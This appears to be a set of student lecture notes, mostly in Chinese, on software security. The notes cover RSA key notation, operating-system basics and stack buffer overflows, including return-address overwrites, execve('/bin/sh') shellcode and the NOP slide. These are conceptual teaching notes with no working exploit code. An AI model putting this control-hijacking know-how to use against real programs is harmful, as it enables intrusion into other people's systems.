
密钥 (Keys)

- 公钥 ( $K_E = (n, e)$ ), 公开给他人用于加密。
- 私钥 ( $K_D = d$ ), 由用户自己保密, 用于解密。

加密 (Encryption): 密文 ( $C = M^e \pmod{n}$ )

解密 (Decryption): 明文 ( $M = C^d \pmod{n}$ )

# Software Vulnerabilities



豆包


你的 AI 助手，助力每日工作学习

## Why Software Security?

开发和使用中都可能存在缺陷，难以绝对安全

软件中存在的缺陷会破坏一些原本被认为对安全很重要的假设

## Operating Systems Concepts



计算机包含：IO设备，CPU，RAM，硬盘


操作系统与它们交互，**作为用户与硬件的接口**，以及**管理计算机资源并协调应用程序的运行**

## Multitasking

多任务处理是操作系统通过时间片**Time slide**和上下文切换 **Context switching**，让 CPU 在多个程序之间快速切换，从而模拟“同时运行”的技术

## The Kernel 内核

操作系统的内核组件，负责管理底层硬件资源如 CPU、内存、输入 / 输出设备等



## Input/Output

计算机的输入 / 输出设备种类多样，包含键盘、鼠标等

每类设备都通过**设备驱动程序Device Drivers**来体现，设备驱动程序封装了与对应设备交互的具体细节，为应用程序提供**应用程序接口（API）**，使应用程序能在较高层次（无需了解底层硬件细节）与设备交互

## System Calls

系统调用（System Calls）是操作系统提供的一种机制，充当用户级应用程序与操作系统内核之间的编程接口，使应用程序能够请求内核提供特定服务

## Process

进程是操作系统对“正在执行的程序”的动态抽象，是资源分配和调度的基本单位

每个进程都被分配一个独一无二的标识符**PID**


## Memory Management

内存管理通过将进程的地址空间划分为代码段、数据段、堆、栈等独立区域，实现了程序运行的高效性与安全性


# Control Hijacking: Buffer-overflow and Memory Safety

## Control Hijacking

攻击者使用利用程序错误或漏洞实施攻击的输入，接管目标机器并通过劫持应用程序控制流，在目标机器上执行任意代码



**Linux (32-bit) Process Memory Layout**



靠下为低地址，靠上为高地址

当压入栈时先进的数据占用高地址即向上放，后进的占用低地址

执行时由低向高读即由下向上


但使用printf时是从上到下打印

总体上满足先进后出的栈原则

## What are buffer overflows?

开发者未检查输入字符串是否适配缓冲区数组，当运行进程的输入超出缓冲区长度时，输入字符串会覆盖进程的部分内存，导致应用程序出现异常且不可预期的行为


最经典的就是使用一段恶意程序的地址覆盖原本程序的返回地址，导致跳转到恶意程序并执行，从而实现Control Hijacking



## Basic Stack Exploit

攻击者通过覆盖函数的返回地址，重定向程序的控制流，使程序不再按原有逻辑执行，而是执行攻击者植入的任意代码（这段代码被称为“shellcode”）


- 假设植入的程序 `P` 为 `execve("/bin/sh")`，当 `strcpy` 操作后，栈的布局发生改变，攻击代码 `P` 被放置在栈中。
- 当函数 `func()` 执行完毕退出时，由于返回地址被覆盖，程序不再返回原有的调用位置，而是跳转执行栈中的攻击代码 `P`（即 `execve("/bin/sh")`）。
- 最终，用户会获得一个 shell，实现攻击者对程序控制流的劫持。



### The NOP slide

攻击者可能面临“如何准确确定返回地址”的难题

在攻击代码（如 `shell code`）之前插入大量的 NOP 指令（机器码为 `\x90`）。这样，即使返回地址不完全精准，程序执行到 NOP 区域时，会逐行执行 NOP（无实际操作），直至进入后面的 `shell code`



通过NOP，要使用缓冲区溢出攻击来修改返回地址就只需要知道：

1. 缓冲区起始位置
2. 起始位置到return语句的偏移量

不需要知道具体的返回地址

#### Many unsafe libc functions

- strcpy (char \*dest, const char \*src)
- strcat (char \*dest, const char \*src)
- gets (char \*s)
- scanf ( const char \*format, ... )

## Stack vs. Heap

